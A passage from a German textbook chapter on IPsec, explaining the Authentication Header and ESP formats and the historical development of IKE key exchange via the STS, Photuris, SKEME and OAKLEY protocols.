Der Authentication Header besteht aus sechs Teilen (Abb. 8.17):

1. Das *Next-Header*-Feld (1 Byte) gibt, wie in anderen Internetdatenformaten auch, den Typ der nachfolgenden Daten (z. B. TCP) an.
2. Die *Payload Length* (1 Byte) wird als Länge des AH in 32-Bit-Worten minus 2 berechnet – 128 Bit Authentication Data hätten also den Längenwert 5.
3. 16 reservierte Bits.
4. Der *Security Parameters Index* (SPI) bildet zusammen mit der IP-Zieladresse die eindeutige Referenz auf die zu verwendende SA (4 Byte). Die SPI wird normalerweise vom Empfänger zufällig gewählt; dabei sind aber die Werte 0 (ausschließlich lokale Verwendung) und 1 bis 255 (Verwendung durch die Internet Assigned Numbers Authority, IANA) reserviert.
5. Ein 32 Bit oder 64 Bit großes *Sequenznummernfeld* soll Replay-Attacken verhindern. Nach Aushandlung einer SA wird die Sequenznummer mit 0 initialisiert, und das erste IP-Paket erhält die Sequenznummer 1.
6. Das *Authentication-Data*-Feld ist in Inhalt und Größe abhängig von dem zur MAC-Berechnung verwendeten Algorithmus. Diese sind jeweils in separaten RFCs beschrieben (z. B. [MG98]).

Zur Berechnung des MAC, der bei IPsec auch *Integrity Check Value* (ICV) genannt wird, muss genau festgelegt werden, wie mit den Feldern im IP-Header zu verfahren ist. Abb. 8.18 gibt diese Festlegung wieder. Ein besonders interessanter Fall ist das *Destination-Address*-Feld. Wird nämlich eine der Optionen *Loose Source Routing* oder *Strict Source Routing* verwendet, so soll das IP-Paket über eine festgelegte Folge von Routern übertragen werden. Diese Router sind als Folge von IP-Adressen in dem jeweiligen Optionseintrag angegeben, und als Zieladresse wird jeweils die nächste Adresse aus dieser Liste in das Feld *Destination Address* eingetragen. Somit kann dieses Feld variabel sein, der Wert am IPsec-Ziel ist trotzdem vorhersagbar: Es ist die letzte Adresse im Optionsfeld im IP-Header.

Neben den festen Feldern kann jeder IP-Header eine variable Anzahl von Optionen enthalten. Diese Optionen werden von AH als Einheit betrachtet. Ist auch nur eine Option aus dieser Liste veränderbar, so werden alle Bytes des Optionsfeldes für die MAC-Berechnung auf 0×00 gesetzt. Eine Übersicht über die Behandlung der Optionen findet man in [KA98a].

8.4.3 Encapsulation Security Payload (ESP)

Vertraulichkeit wird bei IPsec mithilfe des *Encapsulation Security Payload* (ESP) Datenformats realisiert. Die Verschlüsselung des IP-Pakets ist aber, genau wie der Integritätsschutz mittels MAC, optional, sodass diese beiden Mechanismen jeweils einzeln genutzt werden können. Von einer Verwendung von Verschlüsselung ohne MAC ist allerdings abzuraten,

Fließt in die MAC-Berechnung ein	Wird für die MAC-Berechnung auf „0“ gesetzt
- Version	- TOS/DSCP
- Internet Header Length	- Flags
- Total Length	- Fragment Offset
- Identification	- Time to Live (TTL)
- Protocol (Hier muss der Wert für AH stehen.)	- Header Checksum
- Source Address	
- Destination Address	

Abb. 8.18 Behandlung von Feldern des IP-Headers bei der MAC-Berechnung

da dies die Vertraulichkeit gefährden könnte [DP07]. Die einzelnen Felder von ESP sind (Abb. 8.19):

- Die Felder *SPI* und *Sequence Number* haben die gleiche Bedeutung wie bei AH. Sie sind immer vorhanden.
- *Payload Data* besteht im Transport Mode aus der Nutzlast des originalen IP-Pakets (meist ein TCP- oder UDP-Segment) und im Tunnel Mode aus dem originalen IP-Paket selbst. Benötigt ein Verschlüsselungsalgorithmus die explizite Übertragung eines Initialisierungsvektors (IV), so muss dies auch im Payload-Data-Feld erfolgen. Der IV steht dann am Beginn dieses Feldes und wird *nicht* verschlüsselt.
- Padding-Bytes müssen aus zwei verschiedenen Gründen eingefügt werden:
  - Der Beginn des Authentication-Data-Feldes muss mit dem Beginn eines Internetwortes (32 Bit) zusammenfallen, damit diese Daten beim Durchlaufen des IPsec-Pakets schnell gefunden werden können. (Der MAC wird verifiziert, bevor die Entschlüsselung beginnt.) Dies gilt auch, wenn die Daten nicht verschlüsselt werden.
  - Bei Verwendung einer Blockchiffre wie DES oder AES zur Verschlüsselung der Daten muss beachtet werden, dass diese immer Blöcke von 8 oder 16 Byte verarbeiten. Die Anzahl der Padding-Bytes muss also so gewählt werden, dass die Länge von Payload Data plus Padding plus Pad Length plus Next Header immer ein Vielfaches dieser Blocklänge ist.
- Damit die Padding-Bytes nach der Entschlüsselung von ESP wieder entfernt werden können, muss ihre Anzahl in Pad Length mit übertragen werden. Da dieses Feld nur 1 Byte groß ist, sind hier Werte von 0 bis 255 erlaubt.
- *Next Header* enthält wie üblich einen numerischen Wert zwischen 0 und 255, der den Inhalt der Nutzlast beschreibt.




Abb. 8.19 ESP-Header und-Trailer mit eingeschlossenen Daten und Padding

- Die Berechnung des MAC, der dann im Feld *Authentication Data* gespeichert wird, ist bei ESP wesentlich einfacher als bei AH, da hier nur statische Felder einfließen.

8.4.4 ESP und AH in IPv6

AH und ESP sind im IPv6-Kontext zwei Erweiterungsheader, die nur dann eingefügt werden, wenn Vertraulichkeit oder Authentizität benötigt werden. Da AH und ESP nur Dienste für Absender und Empfänger bereitstellen, sollten sie hinter den Erweiterungsheadern platziert werden, die von IPv6-Routern benötigt werden. Weitere Header können vor oder hinter AH bzw. ESP platziert werden.

8.5 IPsec-Schlüsselmanagement: Entwicklung

Das Schlüsselmanagement ist in der IPsec-Architektur eine unabhängige Anwendung, die eine nicht IPsec-geschützte UDP/IP-Verbindung nutzt. Sie wird in der Regel vom AH- oder ESP-Modul gestartet, wenn eine benötigte SA noch nicht zur Verfügung steht. In den aktuellen IPsec-Implementierungen ist das Internet Key Exchange Protocol (IKE) in der Version 1 [HC98] bzw. Version 2 (IKEv2 [Kau05]) für das Schlüsselmanagement zuständig. Obwohl IKEv1 in den RFCs als „obsolete“ beschrieben wird, ist dieses Protokoll in vielen IPsec-Implementierungen noch vorhanden und kann genutzt werden.

IKE hat eine lange Geschichte. Wir wollen daher in den folgenden Abschnitten in groben Zügen die Entstehungsgeschichte von IKE nachzeichnen, um zu verstehen, warum IKE die heutige Form hat und welche Features der Vorgängerprotokolle übernommen wurden.

8.5.1 Station-to-Station Protocol

Alle Vorschläge zur Schlüsselvereinbarung für IPsec basieren auf dem Diffie-Hellman-Schlüsselaustauschprotokoll. Da dieses jedoch anfällig gegen Man-in-the-Middle-Attacken ist, wurde als Ausgangspunkt für praktische Entwicklungen das *Station-to-Station-Protokoll* (STS) (Abb. 8.20) von Whitfield Diffie, Paul C. van Oorschot und Michael J. Wiener [DVOW92] verwendet.

Kernstück des STS-Protokolls ist die Diffie-Hellman Schlüsselvereinbarung. Die dabei zwischen Initiator und Responder ausgetauschten Werte X und Y werden zusätzlich authentifiziert, indem zwei verschiedene Hashwerte (man beachte die vertauschte Reihenfolge von X und Y) signiert und diese Signaturen mit dem Schlüssel k, der aus g^{xy} abgeleitet wurde, verschlüsselt werden. Beide Parteien müssen ein Signaturschlüsselpaar besitzen und den öffentlichen Schlüssel der jeweils anderen Partei kennen.

Bei STS wird Perfect Forward Secrecy dadurch erreicht, dass die öffentlichen Schlüssel nur zur Authentifikation verwendet werden. Wird der private Schlüssel eines Teilnehmers A dem Angreifer bekannt, so kann dieser ab diesem Zeitpunkt Teilnehmer A impersonifizieren und erhält so möglicherweise für A bestimmte, vertrauliche Daten. Er kann aber zeitlich zurückliegende, mit STS gesicherte Verbindungen nicht entschlüsseln.

8.5.2 Photuris

Der Empfang eines Wertes X im STS-Protokoll löst beim Responder zwei Private-Key-Operationen aus: die Berechnung von Y und einer digitalen Signatur. Dies bindet Ressourcen




Abb. 8.20 STS-Protokoll. Jeder Teilnehmer X benötigt ein Signaturschlüsselpaar (sk_X, pk_X)

im Responder und kann für Denial-of-Service (DoS)-Attacken genutzt werden, indem ein Angreifer (mit gefälschter IP-Absenderadresse) viele zufällig gewählte Werte X' an das Opfer sendet.




Abb. 8.21 Die vier Phasen einer möglichen Instanziierung des Photuris-Protokolls

*Photuris*ist ein von P. Karn und W. Simpson [KS99] beschriebenes Protokollschema, bei dem besonderer Wert auf den Schutz vor DoS-Angriffen gelegt wurde. Sie verwenden dazu einen *Cookie*-Mechanismus, um DoS-Angriffe zu verhindern. Der Begriff „Cookie“ wird auch im HTTP-Protokoll verwendet, allerdings haben Photuris-Cookies eine völlig andere Aufgabe als HTTP-Session-Cookies.

Ein *Cookie* ist im Photuris-Protokoll eine 128 Bit Zahl. Auf eine Cookie-Request-Nachricht des Initiators (Abb. 8.21), die den 128-Bit-Wert cky_I enthält, antwortet der Responder zunächst nur mit seinem eigenen Cookie cky_R und mit Vorschlägen für nachfolgend zu verwendende Schlüsselaustauschschemata. Anti-DoS-Cookies können *stateful* („zustandsbehaftet“) oder *stateless* („zustandslos“) sein. In der beispielhaften Instanziierung des Photuris-Protokollschemas in Abb. 8.21 sind die Cookies *stateful* – sie werden zufällig gewählt und müssen daher von beiden Parteien gespeichert werden, was deren internen Zustand verändert.

Anti-DoS-Cookies können aber auch *stateless* sein – cky_R würde dann vor dem Versand in Nachricht 2 vom Responder berechnet und nach Empfang von Nachricht 3 erneut berechnet, z. B. als $\mathsf{PRF}_{k_R}(IP_R, IP_I, date, time)$, wobei k_R ein nur dem Responder bekannter symmetrischer Schlüssel ist. Dies ist natürlich nur eine mögliche Konstruktion. Ein zustandsloses Cookie sollte drei Bedingungen erfüllen, um DoS-Angriffe zu verhindern:

- **Das Cookie sollte von der zu etablierenden Verbindung abhängen:** Dies kann man z. B. dadurch erreichen, dass die Source- und Destination-IP-Adresse (und ggf. noch die beiden UDP-Ports) in die Berechnung des Cookies mit einfließen.
- **Niemand außer dem Erzeuger des Cookies darf in der Lage sein, ein gültiges Cookie zu berechnen:** Dies ist dann der Fall, wenn zur Berechnung des Cookies ein geheimer kryptographischer Schlüssel verwendet wird.
- **Die Cookie-Erzeugung muss so schnell sein, dass sie keine bedeutenden Ressourcen im Rechner bindet.**

Mittels IP Spoofing kann ein Angreifer nun zwar viele Cookie-Requests senden, er erhält aber nie die Response mit einem gültigen Cookie des Responders, da die Antwort an die vom Angreifer gefälschte IP-Adresse gesendet wird. Beide Cookies müssen jedoch im Header aller nachfolgenden Datensätze enthalten sein, sonst reagiert der Responder nicht.

In den nachfolgenden Schritten wird zunächst ein gemeinsamer Diffie-Hellman-Wert vereinbart (Value Exchange), und dann werden die Identitäten der beiden Partner gesendet und die Authentizität der bislang ausgetauschten Nachrichten verifiziert (Identification Exchange). Wird eine neue SA benötigt, so kann sie vom Initiator im SPI Exchange angefordert werden; diese letzte Phase kann mehrmals wiederholt werden.

Photuris beschreibt nur ein Protokollschema, das nie vollständig ausspezifiziert wurde – daher ist Abb. 8.21 nur als Illustration der Ideen von Photuris zu verstehen. Das Protokollschema ist bei der IETF über das experimentelle Stadium nicht hinausgekommen. Die Phasenstruktur und der Cookie-Mechanismus wurden aber zunächst in OAKLEY und dann

in IKEv1 übernommen. Die ersten drei, nur einmalig durchzuführenden Phasen von Photuris wurden zu Phase 1 des Internet Key Exchange, und die beliebig oft durchführbare vierte Phase wurde, in geänderter Form, zu Phase 2.

8.5.3 SKEME

Das SKEME-Protokoll von Hugo Krawzyk [Kra96] zeigt die Möglichkeit auf, einen Diffie-Hellman-Schlüsselaustausch auch ohne Einsatz von digitalen Signaturen zu authentifizieren, und bietet eine veränderte Reihenfolge der Nachrichten an. Public-Key-Operationen werden hier schon in der ersten der drei Phasen durchgeführt. Außerdem wurde beschrieben, wie der Protokollablauf komprimiert werden kann, um das Protokoll bereits mit 1,5 RTT abzuschließen.

In der SHARE-Phase tauschen A und B zwei „Halbschlüssel“ aus, die dann mithilfe einer Hashfunktion zu einem symmetrischen Authentifikationsschlüssel k_{mac} kombiniert werden (Abb. 8.22). Dieser Austausch wird mit dem öffentlichen Schlüssel der jeweils anderen Partei verschlüsselt, sodass nur die beiden Endpunkte der intendierten Verbindung nach Abschluss der SHARE-Phase im Besitz der beiden Halbschlüssel sind.

In der EXCH-Phase erfolgt der Diffie-Hellman-Schlüsselaustausch, und in der AUTH-Phase wird der nur Initiator und Responder bekannte symmetrische Schlüssel k_{mac} dazu benutzt, um die beiden Diffie-Hellman-Werte mit den Identitäten zu verknüpfen und zu authentisieren und um einen neuen symmetrischen Schlüssel k_{SPI} für eine frische SA abzuleiten. Da in der AUTH-Phase nur symmetrische kryptographische Algorithmen zum Einsatz kommen, ergibt sich bei erneutem Diffie-Hellman-Austausch eine höhere Performance.

Die drei Phasen von SKEME können auch ineinander verzahnt werden, um eine schnellere Schlüsselvereinbarung in nur 1,5 RTT zu erreichen (Abb. 8.23). Diese Idee und die Idee der Authentifizierung von Initiator und Responder durch Public-Key-*Verschlüsselung* wurden in IKEv1 übernommen.

8.5.4 OAKLEY

Hilary Orman [Orm98] kombinierte im OAKLEY-Protokoll die Konzepte aus Photuris, SKEME und dem STS-Protokoll und entwickelte sie weiter:

- Die Grundidee von STS, die Diffie-Hellman-Schlüsselvereinbarung mit der Authentifizierung der Nachrichten über digitale Signaturen zu verbinden, wird in OAKLEY übernommen. Aus SKEME werden weitere Varianten zur Authentifizierung der beiden Parteien importiert.
- Eine zentrale Rolle spielen die Cookies aus Photuris. Sie verhindern in OAKLEY nicht nur DoS-Angriffe, sondern sie dienen auch zur Identifizierung der UDP-basierten




Abb. 8.22 Die drei Phasen des SKEME-Protokolls

OAKLEY-Sitzungen. Wie in Photuris steht zu Beginn jeder Nachricht ein Paar ($\mathsf{cky_I}$, $\mathsf{cky_R}$) aus Initiator- und Responder-Cookie.

- Bei OAKLEY sind die eingesetzten kryptographischen Algorithmen aushandelbar. Dies betrifft sowohl die symmetrischen Algorithmen zur Verschlüsselung, Hash- und MAC-Bildung als auch die mathematische Gruppe, in der Diffie-Hellman durchgeführt wird.

OAKLEY definiert keine feste Folge von Nachrichten, sondern kann eher als Bausatz gesehen werden, aus dem man verschiedenste Protokolle zusammenbauen kann. Dies erfolgt nach dem Prinzip der „schrittweisen Weitergabe von Information“. Jeder der beiden Partner




Abb. 8.23 SKEME-Protokoll mit verschachtelten Phasen

entscheidet in jedem Protokollschritt, wie viel zusätzliche Information er an den anderen senden möchte. Dabei gilt: Je mehr Information, desto schneller ist der Austausch abgeschlossen, und je weniger Information, desto sicherer ist das Protokoll. Wir wollen dieses Prinzip an drei Beispielen aus [Orm98] erläutern. Vorher müssen wir jedoch noch die von OAKLEY verwendeten Datenfelder angeben.

OAKLEY Conservative Mode In Abb. 8.24 ist ein langsamer *(conservative)* Modus des OAKLEY-Protokolls vereinfacht wiedergegeben. Konstante Protokolllabels, mit denen verschiedene Optionen von OAKLEY ausgewählt werden können, sind der Einfachheit halber nicht dargestellt. Bei diesem Modus erfolgt die Authentifikation der Teilnehmer wie im SKEME-Protokoll durch Public-Key-Verschlüsselung, und es soll so viel Information wie nur irgend möglich vor einem passiven Angreifer verborgen werden.

In den ersten beiden Nachrichten wird ein DoS-Schutz mittels Photuris-Cookies aufgebaut. In den folgenden zwei Nachrichten wird ein Diffie-Hellman-Schlüsselaustausch durchgeführt, und der Responder wählt aus einer Liste möglicher Algorithmen $\vec{opt}$ in *opt* jeweils einen Algorithmus aus. Der aus dem Diffie-Hellman-Wert abgeleitete Schlüssel k_p ermöglicht es, alle nachfolgenden Nachrichten zu verschlüsseln, wobei die beiden Cookie-Werte




Abb. 8.24 Vereinfachte Darstellung des OAKLEY Conservative Mode mit Schutz der Identitäten und Authentifizierung der Parteien durch Public-Key-Verschlüsselung und MACs [Orm98, Section 2.4.3].

nicht zur Nachricht gehören. Der MAC-Schlüssel k_{mac} wird aus den beiden Nonces n_I und n_R abgeleitet und dient zur Authentifizierung der in den beiden Transkripten $trans_I$, $trans_R$ aufgelisteten Werten. Dieser Modus hat folgende Eigenschaften:

- Schutz gegen Denial-of-Service-Angriffe.
- Perfect Forward Secrecy durch Diffie-Hellman-Schlüsselvereinbarung.
- Vertraulichkeit der Identitäten durch Verschlüsselung mit k_p.

Nachteil dieses Modus ist der hohe Zeitaufwand bis zum Abschluss der Schlüsselvereinbarung. Er beträgt 3,5 Round Trip Times (RTT). Um diesen Zeitaufwand zu reduzieren kann man wie in Abb. 8.25 dargestellt vorgehen und so das Protokoll in 1,5 RTT abschließen.

Initiator ID_I $(sk_I, pk_I); pk_R$		Responder ID_R $(sk_R, pk_R); pk_I$
$\mathsf{cky_I} \xleftarrow{\$} \{0,1\}^{64}$ $n_I \xleftarrow{\$} \{0,1\}^{\nu}$ $x \xleftarrow{\$} \{0,1\}^{\lambda}, X \leftarrow g^x$ $m_1 \leftarrow$ $(X, \vec{opt}, ID_I, ID_R, n_I, 0)$ $trans_1 \leftarrow$ $(ID_I \vert ID_R \vert n_I \vert 0 \vert X \vert 0 \vert \vec{opt})$ $\sigma_1 \leftarrow \mathsf{Sign}_{sk_I}(trans_1)$ $m'_1 \leftarrow (m_1, \sigma_1)$	$\xrightarrow{(\mathsf{cky_I} \vert 0, m'_1)}$	
		$\mathsf{cky_R} \xleftarrow{\$} \{0,1\}^{64}$ $n_R \xleftarrow{\$} \{0,1\}^{\nu}$ $y \xleftarrow{\$} \{0,1\}^{\lambda}, Y \leftarrow g^y$ $m_2 \leftarrow$ $(Y, opt, ID_R, ID_I, n_R, n_I)$ $trans_2 \leftarrow$ $(ID_R \vert ID_I \vert n_R \vert n_I \vert Y \vert X \vert opt)$ $\sigma_2 \leftarrow \mathsf{Sign}_{sk_R}(trans_2)$ $m'_2 \leftarrow (m_2, \sigma_2)$
	$\xleftarrow{(\mathsf{cky_I} \vert \mathsf{cky_R}, m'_2)}$	
$m_3 \leftarrow$ $(X, opt, ID_I, ID_R, n_I, n_R)$ $trans_3 \leftarrow$ $(ID_I \vert ID_R \vert n_I \vert n_R \vert X \vert Y \vert opt)$ $\sigma_3 \leftarrow \mathsf{Sign}_{sk_I}(trans_3)$ $m'_3 \leftarrow (m_3, \sigma_3)$	$\xrightarrow{(\mathsf{cky_I} \vert \mathsf{cky_R}, m'_3)}$	
$k_{spi} \leftarrow$ $\mathsf{KDF}(n_I \vert n_R, g^{xy} \vert \mathsf{cky_I} \vert \mathsf{cky_R})$		
		$k_{spi} \leftarrow$ $\mathsf{KDF}(n_I \vert n_R, g^{xy} \vert \mathsf{cky_I} \vert \mathsf{cky_R})$

Abb. 8.25 Aggressive Mode bei OAKLEY [Orm98, Section 2.4.1]

OAKLEY Aggressive Mode Im Unterschied zum langsamen Modus werden im *aggressiven Modus (aggressive mode)* alle notwendigen Informationen über den Initiator (einschließlich dessen Identität, die somit nicht mehr vertraulich ist) bereits in der ersten Nachricht übertragen. Die Cookies dienen in diesem Modus nicht mehr zur Abwehr von DoS-Angriffen, sondern lediglich zur Identifizierung der Verbindung.

In der in Abb. 8.25 dargestellten Variante werden digitale Signaturen zur Authentifizierung der Nachrichten eingesetzt, und es werden jeweils alle übertragenen Werte mit Ausnahme von $\mathsf{cky_I}$ und $\mathsf{cky_R}$ signiert.

Die große Flexibilität von OAKLEY besteht nun darin, dass der Responder auf die erste Nachricht aus Abb. 8.25 nicht unbedingt mit der zweiten Nachricht antworten muss. Stattdessen kann er, falls er großen Wert auf den Schutz gegen DoS-Angriffe legt, nur mit $\mathsf{cky_R}$ antworten und den Rest der Nachricht ignorieren.

OAKLEY Quick Mode Wurde bereits ein gemeinsamer Schlüssel k_{IR} zwischen Initiator und Responder vereinbart, so können aus diesem Schlüssel schnell neue Schlüssel abgeleitet werden. In dem in Abb. 8.26 dargestellten Quick-Modus werden lediglich neue Nonces n'_I und n'_R übertragen und jeweils mit dem Schlüssel k_{IR} durch einen MAC authentifiziert. Der neue Schlüssel hat dann die neue ID $n'_I|n'_R$ und den neuen Wert $k_{spi} \leftarrow \mathsf{PRF}_{k_{IR}}(n'_I|n'_R))$.

